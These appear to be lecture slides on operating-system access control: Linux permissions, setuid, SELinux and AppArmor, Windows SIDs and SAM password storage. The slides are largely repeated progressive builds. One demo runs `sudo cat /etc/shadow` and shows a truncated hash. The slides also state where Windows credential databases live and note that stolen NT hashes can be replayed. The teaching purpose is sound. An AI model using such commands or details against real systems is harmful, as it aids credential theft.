- Authorization Policy
 - The resulting set of all authorization rules
 - It may change during the operation of the system
 - » New subjects and objects may be created
 - » New rules may be added
 - » Existing rules may be changed or removed

Reminder

- Access Control
 - Enforcing the authorization policy
 - "*Do you have the permissions for whatever you're trying to do with a given object?*"
- Access Control implies that we already know who the user is
 - He has been **authenticated** before
- Access Control also implies that we have an **authorization** policy
 - That is, somehow we know what privileges each subject should have for each object

Access Control – Model

- A typical implementation:




- Subject: an entity (e.g. a user) that wishes to access an Object
- Object: an entity (e.g. a file) that may be accessed
- Policy: the set of rules to enforce
- Reference monitor: a component of the operating system that enforces the policy by checking the subject, the object, and the requested operation against the policy (and then permitting or denying the operation)

Access Control – Approaches

- Applications cannot directly interface with the hardware, the file system, or each other – they have to ask the operating system via *syscalls*
 - The *Reference monitor* is implemented by the operating system
- Two distinct approaches
 - Discretionary Access Control (DAC)
 - Mandatory Access Control (MAC)
- The two are not mutually exclusive!

Discretionary Access Control

- Objects have owners
- The owners can decide who can access the objects (and how)
 - Access control is at the **discretion** of the owners
- Typically implemented using Access Control Lists
 - Used in Linux, Windows, etc.



Mandatory Access Control

- Objects and Subjects have security attributes (classes or labels)
 - E.g. "Apache is a **web server**", ".php files in /var/www are **web scripts**"
- Who can access what is determined by a system-wide administration ruleset (policy) – based on the security attributes
 - E.g. "**web servers** may read and execute **web scripts**"
- This policy is governed by the administrators
 - It is **mandatory**, no exceptions
- Examples
 - SELinux
 - AppArmor
 - (Windows to some degree)



Access Control In Linux Systems

Linux – User Management – Users

- Represented by system-wide unique **User IDs (UID)**
- Identified by **user names** (which also have to be unique)
- Data about users is stored in **/etc/passwd**
 - This file is world-readable
 - This once used to store the password hashes of the users

```
gergo.ladi@demovm:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
gergo.ladi:x:1001:1001:Gergő Ládi,,,,:/home/gergo.ladi:/bin/bash
mysql:x:107:112:MySQL Server,,,:/nonexistent:/bin/false
redis:x:108:113::/var/lib/redis:/bin/false
```

Linux – User Management – Users

- The *root* (UID = 0) user has the most permissions in the system
- Password hashes are stored in **/etc/shadow** (\$algorithm\$salt\$hash)
 - Owned by root:root, with --rw----- permissions

```
gergo.ladi@demovm:~$ sudo cat /etc/shadow
root:!:17804:0:99999:7:::
daemon:*:17804:0:99999:7:::
bin:*:17804:0:99999:7:::
sys:*:17804:0:99999:7:::
sync:*:17804:0:99999:7:::
_apt:*:17804:0:99999:7:::
sshd:*:17804:0:99999:7:::
gergo.ladi:$6$Qfz(...)$YZ$sQMCjdFnL.d1o2P(...)NWbu60:17804:0:99999:7:::
mysql:!:17804:0:99999:7:::
redis*:17805:0:99999:7:::
```

Linux – User Management – Groups

- Represented by system-wide unique Group IDs (GIDs)
- Identified by group names (which also have to be unique)
 - Users may have the same name as a group and vice versa
- Each user has a group containing no one but the user himself
 - This is the 'default' group for the user
- Details are stored in **/etc/group**

```
gergo.ladi@demovm:~$ cat /etc/group
root:x:0:
daemon:x:1:
sudo:x:27:gergo.ladi
www-data:x:33:
gergo.ladi:x:1001:
mysql:x:112:
redis:x:113:
```

Linux – File Access Control

- Everything is a file
- Access to files is controlled by *permissions*
 - For the *owner* (u), the *owner group* (g), and *everyone else* (o)

```
gergo.ladi@demovm:~$ ls -lah
total 40K
drwxr-xr-x 4 gergo.ladi gergo.ladi 4.0K Oct  6 12:56 .
drwxr-xr-x 3 root      root      4.0K Sep 30 21:08 ..
-rw------- 1 gergo.ladi gergo.ladi  25 Oct  6 12:56 .bash_history
-rw-r--r-- 1 gergo.ladi gergo.ladi 220 Sep 30 21:05 .bash_logout
-rw-r--r-- 1 gergo.ladi gergo.ladi 3.5K Sep 30 21:09 .bashrc
drwxrwx--- 2 gergo.ladi inboxusers 4.0K Oct  6 16:23 Inbox
-rw-r--r-- 1 gergo.ladi gergo.ladi 675 Sep 30 21:05 .profile
drwxr-xr-x 4 gergo.ladi gergo.ladi 4.0K Oct  6 16:23 Public
```

Linux – File Access Control

- First letter: type of the file
 - Normal file (-)
 - Directory (**d**)
 - Link (l)
 - Socket (s)
 - Named pipe (p)
 - Device (block: b, character: c)

```
gergo.ladi@demovm:~$ ls -lah
total 40K
drwxr-xr-x 4 gergo.ladi gergo.ladi 4.0K Oct  6 12:56 .
drwxr-xr-x 3 root      root      4.0K Sep 30 21:08 ..
-rw----- 1 gergo.ladi gergo.ladi   25 Oct  6 12:56 .bash_history
-rw-r--r-- 1 gergo.ladi gergo.ladi  220 Sep 30 21:05 .bash_logout
-rw-r--r-- 1 gergo.ladi gergo.ladi 3.5K Sep 30 21:09 .bashrc
drwxrwx--- 2 gergo.ladi inboxusers 4.0K Oct  6 16:23 Inbox
-rw-r--r-- 1 gergo.ladi gergo.ladi  675 Sep 30 21:05 .profile
drwxr-xr-x 4 gergo.ladi gergo.ladi 4.0K Oct  6 16:23 Public
```

Linux – File Access Control

- Letters 2-3-4: permissions for the **owner of the file**
 - r or - (can or cannot read contents) (for directories: list contents)
 - w or - (can or cannot write contents) (for directories: create/delete files)
 - x or - (can or cannot execute) (for directories: read/write files)
- Letters 5-6-7: same, but for the **owner group**
- Letters 8-9-10: same, but for everyone else

```
gergo.ladi@demovm:~$ ls -lah
total 40K
drwxr-xr-x 4 gergo.ladi gergo.ladi 4.0K Oct  6 12:56 .
drwxr-xr-x 3 root      root      4.0K Sep 30 21:08 ..
-rw------- 1 gergo.ladi gergo.ladi   25 Oct  6 12:56 .bash_history
-rw-r--r-- 1 gergo.ladi gergo.ladi  220 Sep 30 21:05 .bash_logout
-rw-r--r-- 1 gergo.ladi gergo.ladi 3.5K Sep 30 21:09 .bashrc
drwxrwx--- 2 gergo.ladi inboxusers 4.0K Oct  6 16:23 Inbox
-rw-r--r-- 1 gergo.ladi gergo.ladi  675 Sep 30 21:05 .profile
drwxr-xr-x 4 gergo.ladi gergo.ladi 4.0K Oct  6 16:23 Public
```

Linux – File Access Control

- Letters 2-3-4: permissions for the **owner of the file**
 - r or - (can or cannot read contents) (for directories: list contents)
 - w or - (can or cannot write contents) (for directories: create/delete files)
 - x or - (can or cannot execute) (for directories: read/write files)
- Letters 5-6-7: same, but for the **owner group**
- Letters 8-9-10: same, but for everyone else

```
gergo.ladi@demovm:~$ ls -lah
total 40K
drwxr-xr-x 4 gergo.ladi gergo.ladi 4.0K Oct  6 12:56 .
drwxr-xr-x 3 root      root      4.0K Sep 30 21:08 ..
-rw------- 1 gergo.ladi gergo.ladi   25 Oct  6 12:56 .bash_history
-rw-r--r-- 1 gergo.ladi gergo.ladi  220 Sep 30 21:05 .bash_logout
-rw-r--r-- 1 gergo.ladi gergo.ladi 3.5K Sep 30 21:09 .bashrc
drwxrwx--- 2 gergo.ladi inboxusers 4.0K Oct  6 16:23 Inbox
-rw-r--r-- 1 gergo.ladi gergo.ladi  675 Sep 30 21:05 .profile
drwxr-xr-x 4 gergo.ladi gergo.ladi 4.0K Oct  6 16:23 Public
```


Linux – File Access Control

- Letters 2-3-4: permissions for the **owner of the file**
 - r or - (can or cannot read contents) (for directories: list contents)
 - w or - (can or cannot write contents) (for directories: create/delete files)
 - x or - (can or cannot execute) (for directories: read/write files)
- Letters 5-6-7: same, but for the **owner group**
- Letters 8-9-10: same, but for everyone else

```
gergo.ladi@demovm:~$ ls -lah
total 40K
drwxr-xr-x 4 gergo.ladi gergo.ladi 4.0K Oct  6 12:56 .
drwxr-xr-x 3 root      root      4.0K Sep 30 21:08 ..
-rw----- 1 gergo.ladi gergo.ladi   25 Oct  6 12:56 .bash_history
-rw-r--r-- 1 gergo.ladi gergo.ladi  220 Sep 30 21:05 .bash_logout
-rw-r--r-- 1 gergo.ladi gergo.ladi 3.5K Sep 30 21:09 .bashrc
drwxrwx--- 2 gergo.ladi inboxusers 4.0K Oct  6 16:23 Inbox
-rw-r--r-- 1 gergo.ladi gergo.ladi  675 Sep 30 21:05 .profile
drwxr-xr-x 4 gergo.ladi gergo.ladi 4.0K Oct  6 16:23 Public
```

Linux – File Access Control

- Letters 2-3-4: permissions for the **owner of the file**
 - r or - (can or cannot read contents) (for directories: list contents)
 - w or - (can or cannot write contents) (for directories: create/delete files)
 - x or - (can or cannot execute) (for directories: read/write files)
- Letters 5-6-7: same, but for the **owner group**
- Letters 8-9-10: same, but for everyone else



```
gergo.ladi@demovm:~$ ls -lah
total 40K
drwxr-xr-x 4 gergo.ladi gergo.ladi 4.0K Oct  6 12:56 .
drwxr-xr-x 3 root      root      4.0K Sep 30 21:08 ..
-rw------- 1 gergo.ladi gergo.ladi   25 Oct  6 12:56 .bash_history
-rw-r--r-- 1 gergo.ladi gergo.ladi  220 Sep 30 21:05 .bash_logout
-rw-r--r-- 1 gergo.ladi gergo.ladi 3.5K Sep 30 21:09 .bashrc
drwxrwx--- 2 gergo.ladi inboxusers 4.0K Oct  6 16:23 Inbox
-rw-r--r-- 1 gergo.ladi gergo.ladi  675 Sep 30 21:05 .profile
drwxr-xr-x 4 gergo.ladi gergo.ladi 4.0K Oct  6 16:23 Public
```

Linux – File Access Control

- Letters 2-3-4: permissions for the **owner of the file**
 - r or - (can or cannot read contents) (for directories: list contents)
 - w or - (can or cannot write contents) (for directories: create/delete files)
 - x or - (can or cannot execute) (for directories: read/write files)
- Letters 5-6-7: same, but for the **owner group**
- Letters 8-9-10: same, but for everyone else

```
gergo.ladi@demovm:~$ ls -lah
total 40K
drwxr-xr-x 4 gergo.ladi gergo.ladi 4.0K Oct  6 12:56 .
drwxr-xr-x 3 root      root      4.0K Sep 30 21:08 ..
-rw------- 1 gergo.ladi gergo.ladi   25 Oct  6 12:56 .bash_history
-rw-r--r-- 1 gergo.ladi gergo.ladi  220 Sep 30 21:05 .bash_logout
-rw-r--r-- 1 gergo.ladi gergo.ladi 3.5K Sep 30 21:09 .bashrc
drwxrwx--- 2 gergo.ladi inboxusers 4.0K Oct  6 16:23 Inbox
-rw-r--r-- 1 gergo.ladi gergo.ladi  675 Sep 30 21:05 .profile
drwxr-xr-x 4 gergo.ladi gergo.ladi 4.0K Oct  6 16:23 Public
```

Linux – File Access Control

- Only the first matching set of permissions is checked
 - E.g. If you are the owner, only the owner permissions are checked
 - This makes weird combinations possible, e.g. ----rwxrwx
- Permissions can also be represented as numbers
 - r = 4, w = 2, x = 1
 - 775 corresponds to -rwxrwxr-x
- chmod is used to change permissions on a file
 - You need to be the owner or have special privileges
- chown can be used to change the owner of a file
- chgrp changes the owner group of a file
 - You need to have special permissions to use these

Linux – File Access Control

- Special permission values
 - *setuid* – when set on an executable, it always runs with the permissions of the owner, no matter who the invoker was
 - » E.g. `-rwsrwxr-- root root` will always run as root
 - » No effect on directories
 - » No effect if the owner has no x permission (in this case, a capital S is shown)
 - *setgid* – similar to setuid, but changes the group instead of the owner
 - » E.g. `-rwxrwsr-- gergo cloudmgmt` will always run as if it was started by someone from the group *cloudmgmt*, but the owner will not be changed
 - » If the owner group has no x permission, a capital S is shown
 - » If set on a directory, new files created inside will have the directory's owner group set as their group owner instead of the creator's
 - sticky bit – if set, the files in this directory can not be deleted by anyone except the owner (or a user with special privileges)
 - » E.g. `-rwxrwxrwt gergo cloudmgmt` cannot be deleted by anyone except *gergo*, even if they otherwise would have permissions to do so
 - » No effect on files
 - » If *others* don't have x permission, a capital T is shown

Linux – File Access Control

- Default permissions
 - When a new file is created, it is assigned a permission of 666 (-rw-rw-rw-)
 - For directories, it is 777 (drwxrwxrwx)
- This behaviour may be changed using the umask command
 - The value of the mask will be subtracted from the default permission
 - E.g. if the umask is 022, newly created directories will have 755 (drwxr-xr-x)

Linux – File Access Control

- Dotfiles (files with names beginning with '.') are typically hidden from view
 - This is not a security feature!
 - ...but may complicate usual operations like *mv **
- ACLs reference UIDs and GIDs
 - UIDs of deleted users and GIDs of deleted groups are reused!
 - Newly created users and group may inadvertently gain access to resources owned by previously deleted users and groups
 - It is recommended to make accounts to be deleted inaccessible instead

Linux – File Access Control

```
gergo.ladi@demovm:~$ ls -la  
drwxr-xr-x 2 gergo.ladi gergo.ladi 4096 Oct  6 20:48 test
```

```
gergo.ladi@demovm:~$ sudo addgroup group1  
Adding group `group1' (GID 1002) ...  
Done.
```

```
gergo.ladi@demovm:~$ chown :group1 test
```

```
gergo.ladi@demovm:~$ ls -la  
drwxr-xr-x 2 gergo.ladi group1      4096 Oct  6 20:48 test
```

```
gergo.ladi@demovm:~$ sudo delgroup group1  
Removing group `group1' ...  
Done.
```

```
gergo.ladi@demovm:~$ ls -la  
drwxr-xr-x 2 gergo.ladi      1002 4096 Oct  6 20:48 test
```

```
gergo.ladi@demovm:~$ sudo addgroup group2  
Adding group `group2' (GID 1002) ...  
Done.
```

```
gergo.ladi@demovm:~$ ls -la  
drwxr-xr-x 2 gergo.ladi group2      4096 Oct  6 20:48 test
```

Linux – Mandatory Access Control

- Security-Enhanced Linux (SELinux)
 - Originally developed by the NSA, now maintained by Red Hat
 - Two modes of operation (`getenforce`, `setenforce [0|1]`)
 - » Permissive – Everything is allowed but logged (useful for setting up the rules)
 - » Enforcing – Rules are enforced (disallowed actions are blocked)
 - Default deny policy – what is not explicitly allowed, is denied
 - Permission checks are evaluated **after** the usual permission checks
 - Supported by many known distributions (Red Hat, Debian, Ubuntu, ...)
 - Used in Android

Linux – Mandatory Access Control

- Security-Enhanced Linux
 - Originally developed for SELinux
 - Two modes of operation
 - » Permissive – Everything is allowed by default
 - » Enforcing – Rules must be followed
 - May be set globally or per process
 - Default deny policy
 - Permission checks are done at kernel level
 - Supported by many distributions
 - Used in Android

Kernel version

```
3.18.71-lineageos-g62b95de (gcc version  
4.9.x 20150123 (prerelease) (GCC) )  
jenkins@iktinos.acc.umu.se #1  
Tue Aug 7 13:03:29 UTC 2018
```

Build date

```
Tue Aug 7 12:48:21 UTC 2018
```

Build number

```
lineage_oneplus3-userdebug 8.1.0  
OPM2.171026.006.H1 dd617aef27
```

SELinux status

```
Enforcing
```

Linux – Mandatory Access Control

- AppArmor
 - Uses the concept of profiles, which are supposedly easier to configure
 - Two modes of operation
 - » Complain – Allows everything, logs violations
 - » Enforcement – Enforces rules
 - » May be set on a per-profile basis
 - Widely supported (Ubuntu, Gentoo, Arch, ...)
- Other solutions
 - Tomoyo
 - » Automatic policy generation
 - » Behaviour-based access control
 - SMACK
 - » Used by MeeGo and Tizen systems

Linux – Mandatory Access Control

```
# Last Modified: Wed Apr 26 21:46:31 2017
#include <tunables/global>

/usr/sbin/nginx {                      // profile
    #include <abstractions/base> // includes basic base rules

    capability dac_override,          // can override Discretionary access control
    network inet stream,             // can create ipv4 socket

    /etc/group r,                   //
    /etc/nginx/conf.d/ r,           //
    /etc/nginx/mime.types r,        //
    /etc/nginx/nginx.conf r,         // file read allowed
    /etc/nginx/sites-enabled/ r,     //
    /etc/nsswitch.conf r,           //
    /etc/passwd r,                 //
    /etc/ssl/openssl.cnf r,         //
    /usr/sbin/nginx mr,            // allows reading and writing files in memory
    /var/log/nginx/error.log w,      // write to file allowed
    /var/www/html/** r,             // read allowed recursively inside directory
}
```

Linux – Mandatory Access Control

- AppArmor
 - Uses the concept of profiles, which are supposedly easier to configure
 - Two modes of operation
 - » Complain – Allows everything, logs violations
 - » Enforcement – Enforces rules
 - » May be set on a per-profile basis
 - Widely supported (Ubuntu, Gentoo, Arch, ...)
- Other solutions
 - Tomoyo
 - » Automatic policy generation
 - » Behaviour-based access control
 - SMACK
 - » Used by MeeGo and Tizen systems



Access Control In Windows Systems


Windows – User Management – Basics

- Users, groups*, and computers are represented by Security Identifiers (SIDs)
 - ACEs reference SIDs
 - SIDs are unique on a per-computer basis,
and in Active Directory environments on a per-forest basis
- Users and groups are identified by the sAMAccountName attribute
 - E.g. gergo.ladi
 - Sometimes the logon domain needs to be given as well: SCH\gergo.ladi
 - This must be unique locally and on a per-domain basis
- Domain users also have a userPrincipalName attribute
 - E.g. gergo.ladi@sch.bme.hu
 - It looks like an e-mail address but it is not necessarily a valid e-mail address

*: There exist so-called Distribution Groups (used for mailing) that don't have SIDs

Windows – User Management – Basics

- Users, groups*, and computers are represented by Security Identifiers (SIDs)
 - ACEs reference SIDs
 - SIDs are unique on a per-computer basis, and in Active Directory environments on a domain level
- Users and groups are identified by their names
 - E.g. gergo.ladi
 - Sometimes the logon domain needs to be included
 - This must be unique locally and on a per-domain basis
- Domain users also have a userPrincipalName
 - E.g. gergo.ladi@sch.bme.hu
 - It looks like an e-mail address but it is not



*: There exist so-called Distribution Groups (used for mailing) that don't have SIDs

Windows – User Management – Basics

- Users, groups*, and computers are represented by Security Identifiers (SIDs)
 - ACEs reference SIDs
 - SIDs are unique on a per-computer basis,
and in Active Directory environments on a per-forest basis
- Users and groups are identified by the sAMAccountName attribute
 - E.g. gergo.ladi
 - Sometimes the logon domain needs to be given as well: SCH\gergo.ladi
 - This must be unique locally and on a per-domain basis
- Domain users also have a userPrincipalName attribute
 - E.g. gergo.ladi@sch.bme.hu
 - It looks like an e-mail address but it is not necessarily a valid e-mail address

*: There exist so-called Distribution Groups (used for mailing) that don't have SIDs

Windows – User Management – SIDs

- Example: S-1-5-21-2052111302-1767777339-725345543-12819
- Structure:
 - S: Identifies that this is a SID (constant)
 - 1: The version of the specification according to which this is a valid SID
 - 5: Authority identifier (which subsystem manages this object?)
 - 21-2052111302-1767777339-725345543: Domain identifier
 - 12819: Relative Identifier (RID) – a counter whose values are never reused

```
C:\Users\Administrator>wmic useraccount get name,sid
Name          SID
Administrator  S-1-5-21-348385983-3044394653-1855603182-500
DefaultAccount S-1-5-21-348385983-3044394653-1855603182-503
Guest         S-1-5-21-348385983-3044394653-1855603182-501
```


Windows – User Management – SAM

- The Security Accounts Manager (SAM) database stores all the information about users and groups (it actually is a registry hive)
 - Location: C:\Windows\System32\config\SAM or C:\Windows\NTDS\ntds.dit on Domain Controllers
 - These files are locked by the system, but there are several ways to access these databases (especially with physical and/or high-privileged access)
- The database is encrypted with a SYSKEY (128-bit RC4)
 - Location: C:\Windows\System32\config\SYSTEM ☺
 - The user may choose to store the key on a floppy/USB instead, or it may be derived from a password entered during startup
 - » No longer supported starting from Windows 10, version 1709



Windows – User Management – SAM

- Passwords are stored in at least one of the following forms
 - LanMan Hash (LMHASH)
 - » Not generated by default since Vista (but generation may be reenabled)
 - » Easy to crack, it should be avoided
 - NT Hash
 - » Used by the NTLMv1 and NTLMv2 challenge-handshake protocols
 - » If NT Hashes are stolen, attackers can use them to complete NTLMv1/2 challenges without knowing the password
 - » (Weak) Passwords may be cracked offline



Windows – User Management – SAM



A screenshot of an Ars Technica article. The header features the site's logo "ars TECHNICA" with "ars" in orange and "TECHNICA" in white. Below the logo is a navigation bar with categories: BIZ & IT (highlighted in orange), TECH, SCIENCE, POLICY, CARS, GAMING & CULTURE, and FINANCIAL. The main title of the article is "25-GPU cluster cracks every standard Windows password in <6 hours". A sub-headline below it reads "All your passwords are belong to us." The author is listed as DAN GOODIN - 12/10/2012, 1:00 AM. The article text discusses a password-cracking cluster consisting of five servers, each equipped with 25 AMD Radeon graphics cards, achieving a speed of 350 billion-guess-per-second. It can crack 95⁸ combinations in 5.5 hours, including upper- and lower-case letters, digits, and symbols. Such password policies are common in enterprise settings, and even older LM algorithm-protected ones will fall in just six minutes. The bottom of the image shows a photograph of the physical server hardware.

BIZ & IT —

25-GPU cluster cracks every standard Windows password in <6 hours

All your passwords are belong to us.

DAN GOODIN - 12/10/2012, 1:00 AM


The five-server system uses a relatively new package of virtualization software that harnesses the power of 25 AMD Radeon graphics cards. It achieves the 350 billion-guess-per-second speed when cracking password hashes generated by the NTLM cryptographic algorithm that Microsoft has included in every version of Windows since Server 2003. As a result, it can try an astounding 95^8 combinations in just 5.5 hours, enough to brute force every possible eight-character password containing upper- and lower-case letters, digits, and symbols. Such password policies are common in many enterprise settings. The same 